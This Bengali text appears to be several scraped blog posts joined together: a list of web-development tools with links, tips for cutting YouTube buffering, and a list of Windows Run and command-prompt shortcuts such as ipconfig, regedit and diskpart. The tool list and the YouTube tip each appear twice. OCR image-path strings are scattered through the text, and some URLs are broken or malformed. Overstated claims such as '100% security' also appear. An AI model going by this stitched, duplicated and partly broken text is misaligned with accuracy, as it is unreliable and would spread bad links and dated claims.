5. GrepWin : GrepWin এর কাজ হচ্ছে! ধরুন বায়ার আপনাকে 5000 HTMLফাইল দিল এবং বলল যে যেখানে যেখানে Good লেখা আছে সেইস্থানে Better লেখতে হবে। ঠিক এই কাজটা করার জন্য ব্যবহার করা হয় GrepWin। ttp://code.google.com/p/grepwin/downloads/list
6. LastPass : LastPass এমন একটা সাইট যে সাইট আপনার পাসওয়ার্ড গুলো সংরক্ষণ করে রাখবে এবং ১০০% নিরাপত্তা সহকারে।https://lastpass.com/
7. Intuitive Color Picker : পছন্দ মত কালার নির্বাচন করার ক্ষেত্রে এটি একটি ভাল টুলস। মাউস মুভ করে কালার hue এবং lightness ঠিক করে আপনি আপনার পছন্দের কালার ওয়েবসাইট এ ব্যাবহার করতে পারেন। http://color.hailpixel.com/
8. Everything : Everything হচ্ছে একটা ছোট Software কিন্তু এর কাজটা ছোট না। আমরা অনেকেই Windows XP, Windows 7, Windows 8 এর Search Engine এর সাথে পরিচিত আছি। আমরা এইSearch Engine গুলো ব্যবহার করি কম্পিউটারের ফাইল গুলো খোজার জন্য? Everything এমন একটা Software যার মাধ্যমে আমরা আমাদের কম্পিউটারের যে কোন ফাইল সর্বচ্চ ৩০সেকেন্ড এর ভিতর খুজে পেতে সাহাজ্য করবে।http://www.voidtools.com/
9. Generate WP : GenerateWP এর মাধ্যমে আমার যারা WordPress Themes বানানোর চেষ্টা করছি এবং চেষ্টা করি তাদের জন্য GenerateWP একটা অসাধারণ সাইট। http://generatewp.com/
10. Pure : Responsive Web Design এর জন্য এটি একটা খুব ভাল সাইট। http://purecss.io/
11. TinyPNG : এটি একটি অনেক স্মার্ট টুলস যা ইমেজ সাইজ কমানোর জন্য লাগে। টুলস টি png ফাইল ৭০% পর্যন্ত কমিয়ে ফেলতে পারে । আর আমি বিশ্বাস করি আপনি দুই ইমেজ এর মধ্যে কোন পার্থক্য পাবেন না । http://tinypng.org/
12. Icon : Icon নাম দেখে বুঝতে পারছেনযে এই সাইটটি কি কাজে ব্যবহার করা হয়।http://findicons.com/
13. DOMTool : DOM একটি অসাধারণ tool যা ডেভেলোপারদের অনেক সময় বাচিয়ে দেয় । DOM HTML আকারে ইনপুট নেয় এবং সঠিক output প্রদান করে । http://muffinresearch.co.uk/archives/200…8/domtool/
14. Bootstrap : Twitter bootstrap হল একটি অসাধারণ টুলস যা দ্বারা আপনি এক ঘণ্টার মধ্যে অবিশ্বাস্য responsive website তৈরি করতে পারবেন। Twitter bootstrap সবচেয়ে বড় সুবিধা হল এখানে আপনি প্রচুর উদাহরণ পাবেন যা আপনাকেওয়েবসাইট তৈরিতে দারুন সহযোগিতা করবে। http://twitter.github.io/bootstrap/
1. Firebug : Firebug হল Mozilla Firefox এর একটি extension যাতে রয়েছে ওয়েব ডেভেলোপমেন্ট কাজের জন্য অনেক সুবিধা । এতে রয়েছে built-in JavaScript debugger যা ডেভেলোপারদেরকে ধাপে ধাপে script লিখা এবং লিখিত script গুলোর ভুল ধরিয়ে দেয় ।
http://getfirebug.com
2. Internet Explorer Developer Toolbar : Internet Explorer Developer Tool হল Firebug এর মতই Internet Explorer এর একটি Add-ons যা internet explorer এ site এর লিখতে সাহায্য করে । বিশেষ করে যে সকল ডেভেলোপার Safari বা Firefox ব্যাবহার করেন তাদের Cross-compatibility সমস্যাসমাধানে Internet Explorer Developer একটি গুরুত্বপুর্ন Toolbar।
http://www.microsoft.com/en-us/download/default.aspx
3. Pixie : Pixie হচ্ছে এমন একটা Software যে আপনাকে একটা Color এর HEX, HTML, RGB, CMYK, HSV এর কোড গুলো দেখাবে। http://www.nattyware.com/pixie.php
4. CSSTidy : CSSTidy হল একটি opensourse application CSS কোড কে optimize করে এবং ফাইল সাইজ বহুলাংশে কমিয়ে দেয় ফলশ্রুতিতে website এর স্পীড বৃদ্ধি পায় । CSSTidy কিভাবে কাজ করে তা বুঝার জন্য “before and after” উদাহরণ ভালভাবে দেখতে পারেন । http://csstidy.sourceforge.net/index.php
5. GrepWin : GrepWin এর কাজ হচ্ছে! ধরুন বায়ার আপনাকে 5000 HTML ফাইল দিল এবং বলল যে যেখানে যেখানে Good লেখা আছে সেইস্থানে Better লেখতে হবে। ঠিক এই কাজটা করার জন্য ব্যবহার করা হয় GrepWin। ttp://code.google.com/p/grepwin/downloads/list
6.LastPass : LastPass এমন একটা সাইট যে সাইট আপনার পাসওয়ার্ড গুলো সংরক্ষণ করে রাখবে এবং ১০০% নিরাপত্তা সহকারে। https://lastpass.com/
7. Intuitive Color Picker : পছন্দ মত কালার নির্বাচন করার ক্ষেত্রে এটি একটি ভাল টুলস। মাউস মুভ করে কালার hue এবং lightness ঠিক করে আপনি আপনার পছন্দের কালার ওয়েবসাইট এ ব্যাবহার করতে পারেন। http://color.hailpixel.com/
8. Everything : Everything হচ্ছে একটা ছোট Software কিন্তু এর কাজটা ছোট না। আমরা অনেকেই Windows XP, Windows 7, Windows 8 এর Search Engine এর সাথে পরিচিত আছি। আমরা এই Search Engine গুলো ব্যবহার করি কম্পিউটারের ফাইল গুলো খোজার জন্য? Everything এমন একটা Software যার মাধ্যমে আমরা আমাদের কম্পিউটারের যে কোন ফাইল সর্বচ্চ ৩০সেকেন্ড এর ভিতর খুজে পেতে সাহাজ্য করবে।http://www.voidtools.com/
9. Generate WP : GenerateWP এর মাধ্যমে আমার যারা WordPress Themes বানানোর চেষ্টা করছি এবং চেষ্টা করি তাদের জন্য GenerateWP একটা অসাধারণ সাইট। http://generatewp.com/
10. Pure : ResponsiveWeb Design এর জন্য এটি একটা খুব ভাল সাইট। http://purecss.io/
11. TinyPNG : এটি একটি অনেক স্মার্ট টুলস যা ইমেজ সাইজ কমানোর জন্য লাগে। টুলস টি png ফাইল ৭০% পর্যন্ত কমিয়ে ফেলতে পারে । আর আমি বিশ্বাস করি আপনি দুই ইমেজ এর মধ্যে কোন পার্থক্য পাবেন না । http://tinypng.org/
12. Icon : Icon নাম দেখে বুঝতে পারছেন যে এই সাইটটি কি কাজে ব্যবহার করা হয়। http://findicons.com/
13. DOMTool : DOM একটি অসাধারণ tool যা ডেভেলোপারদের অনেক সময় বাচিয়ে দেয় । DOM HTML আকারে ইনপুট নেয় এবং সঠিক output প্রদান করে । http://muffinresearch.co.uk/archives/200…8/domtool/
14. Bootstrap : Twitter bootstrap হল একটি অসাধারণ টুলস যা দ্বারা আপনি এক ঘণ্টার মধ্যে অবিশ্বাস্য responsive website তৈরি করতে পারবেন। Twitter bootstrap সবচেয়ে বড় সুবিধা হল এখানে আপনি প্রচুর উদাহরণ পাবেন যা আপনাকে ওয়েবসাইট তৈরিতে দারুন সহযোগিতা করবে। http://twitter.github.io/bootstrap/
আসলে আমাদের বাংলাদেশে ইন্টারনেটএর যে স্পীড তাতে করে ইউটিউব এর ভিডিও দেখা সম্ভব হয় না
তাই আমাই আজকে আপনাকে যে ট্রিক টি দেব তাতে করে আপনি অনায়াসেই ইউটিউব এর ভিডিও দেখতে পারবেন
যা যা প্রয়োজন
https://www.youtube.com/html5
নিচের ছবির মত করুন

request the HTML5 player এ ক্লিক করুন
নিচের ছবির মত করুন

use the deafult player এ ক্লিক করুন
এখন ইউটিউব এ browse kore দেখুন এখন কোন Buffering ছারাই youtube এর ভিডিও দেখতে পারছেন
আরও একটি ট্রিক আছে
আপনার ব্রাউজার থেকে নিচের লিঙ্ক টি ভিসিট করুন
http://www.youtube/feather-beta
Join the Feather Beta তে ক্লিক করুন
এখন ইউটিউব এ browse kore দেখুন এখন কোন Buffering ছারাই youtube এর ভিডিও দেখতে পারছেন।
তাই আমাই আজকে আপনাকে যে ট্রিক টি দেব তাতে করে আপনি অনায়াসেই ইউটিউব এর ভিডিওদেখতে পারবেন
যা যা প্রয়োজন
- লেটেস্ট flash player -যাদের নেই তারা নিচের লিঙ্ক থেকে ডাউনলোড করুন।
- ---- ডাউনলোড
https://www.youtube.com/html5
নিচের ছবির মত করুন
request the HTML5 player এ ক্লিক করুন
নিচের ছবির মত করুন
use the deafult player এ ক্লিক করুন
এখন ইউটিউব এ browse kore দেখুন এখন কোন Buffering ছারাই youtube এর ভিডিও দেখতে পারছেন
আরওএকটি ট্রিক আছে
আপনার ব্রাউজার থেকে নিচের লিঙ্ক টি ভিসিটকরুন
http://www.youtube/feather-beta
Join the Feather Beta তে ক্লিক করুন
এখন ইউটিউব এ browse kore দেখুন এখন কোন Buffering ছারাই youtube এর ভিডিও দেখতে পারছেন।
হাই !!! সবাই কেমন আছেন? আসাকরি সবাই অনেক ভালো আছেন, সুস্থ আছেন। সবসময়
ভালো থাকেন, সুস্থ থাকেন, শিখতে থাকেন এই কামনা নিয়ে শুরু করছি । মানুষ
মাত্রই ভুল, তাই আমারও ছোট-খাটো ও বড় ধরনের ভুল হতে পারে। ভুল গুলো ধরিয়ে
দিয়ে সাহায্য করবেন।
আজ আমি আপনাদের কম্পিউটার এর "command Prompt" এই কিছু দরকারি কমান্ড দিব। আপনারা অনেকই হয়তো যানেন, আবার অনেক এ হয়েত যানেন না। যারা যানেন না এই পোস্ট তাদের জন্য।কম্পিউটার এর দ্রুত চালনা করার জন্য আপনি এই অপশন টি ব্যাবহার করতে পারেন।
আজ আমি আপনাদের কম্পিউটার এর "command Prompt" এই কিছু দরকারি কমান্ড দিব। আপনারা অনেকই হয়তো যানেন, আবার অনেক এ হয়েত যানেন না। যারা যানেন না এই পোস্ট তাদের জন্য।
কম্পিউটার এর দ্রুত চালনা করার জন্য আপনি এই অপশন টিব্যাবহার করতে পারেন।
- cmd - Command Prompt অপশনটি চালু করার জন্য।
- যদি আপনি আপনার কম্পিউটার এর লোকাল সিকিউরিটি তে চান তাহলে command Prompt গিয়ে এই কোড টি লিখুন “secpol.msc” ।
- আপনি জদি কীবোর্ড এর সেটিং এ যেতে চান তাহলে লিখুন “control keyboard” এই কোডটি ।
- আপনি আপনার কম্পিউটার এর আই পি রিনিউ করতে এই কোড লিখুন - ipconfig/renew ।
- ipconfig/release - আপনার কম্পিউটার এর আই পি কনফিগারেশন বাদ দেয়ার জন্য এই কোড টি।
- ipconfig/flushdns আপনার DNS এর cache মুচে পেলতে এই কোড টি লিখুন।
ipconfig/displaydns এই কোড টি DNS সেটিং যানার জন্য । - ipconfig/all আপনার কম্পিউটার এর আইপি কনফিগারেশন দেখতে চাইলে এই কোড টি লিখুন।
- Inetcpl.cpl - আপনার কম্পিউটার এর ইন্টারনেট properties দেখতে চাইলে ওই কোড টি লিখুন।
- IExpress> IExpress এর কেবল ফাইল করতে এই কোড টি লিখুন।
- Joy.cpl - গেম কন্ট্রোলার এর জন্য এই কোড টি।
- fonts - Windows fonts folder এ যেতে চাইলে এই কোড টি ব্যাবহার করুণ।
- আপনি যদি আপনার কম্পিউটার এর ফোল্ডার অফসন এ যেতে চান, তাহলে এই কোড টি ব্যাবহার করুণ - control folders ।
- sigverif - আপনার Verification of signatures ফাইল টি দেখতে এই কোড টি।
- eventvwr.msc - আপনার কম্পিউটার এর ইভেন্ট ভিউয়ার দেখতে এই কোড টি।- control color - আপনার ডিসপ্লে এর Appearance properties দেখতে এই কোড টি।
- control desktop - আপনার কম্পিউটার এর Display properties দেখতে এই কোড টি।
- diskpart - আপনার কম্পিউটার এর Partition manager দেখুন এই কোড এর মাধ্যমে।
- Diskmgmt.msc - কম্পিউটার এর Disk Management দেখতে।
- Dxdiag -আপনার কম্পিউটার এর যাবতীয় কনফিগারেশন যানার জন্য এই কোড টি।
- cleanmgr - আপনার হার্ডডিস্ক এর Disk cleanup দেখার জন্য এই কোড টি ব্যাবহার করুণ।
- devmgmt.msc - আপনার কম্পিউটার এর Device Manager এ যাওয়ার জন্য এই কোড টি ব্যাবহার করুণ।
- ddeshare - আপনার কম্পিউটার নেটওয়ার্ক এ DDE active sharing করার জন্য।
- compmgmt.msc - Computer Management এ যাওয়ার জন্য এই কোড টি ।
- dcomcnfg - Service components এর জন্য।
- chkdsk - Checking Disk এর জন্য ।
- charmap - Character গুলো দেখার জন্য।
- certmgr.msc - Certificate Manager
- calc - Calculator এর জন্য ।
- fsquirt - Bluetooth file transfer এর জন্য।
- wuaucpl.cpl - Automatic Windows updates অপশন এ যেতে এই কোড টি।
- control admintools> Administrative tools এর জন্য।- appwiz.cpl - Add/Remove Programs এ যেতে।
- hdwwiz.cpl - Add Hardware এর জন্য।
- access.cpl - Accessibility Options এ যেতে।
- logoff - Log Off computer এর জন্য।
- winchat - Microsoft chat এর জন্য।
- control mouse - Properties of mouse এ যেতে।
- control NetConnect - Network Connections এ যেতে।
- netsetup.cpl - Network Configuration করতে।
- packager - Manage links এর জন্য।
- OSK - On-Screenkeyboard দেখার জন্য।
- perfmon.msc - Monitor performance দেখার জন্য এই কোড টি।
- powercfg.cpl - Power Options টি দেখার জন্য এই কোড টি।
- control printers - Printer and Fax properties দেখার জন্য।
- regedit - Registry Editor ওপেন করার জন্য।
- mstsc - Remote Desktop Connection সেটিং করার জন্য।
- ntmsmgr.msc - Removable Storage দেখার জন্য বা খোলার জন্য।
- sticpl.cpl - Scanners and Camera কানেকশন দেখার জন্য এবং ওপেন করার জন্য।
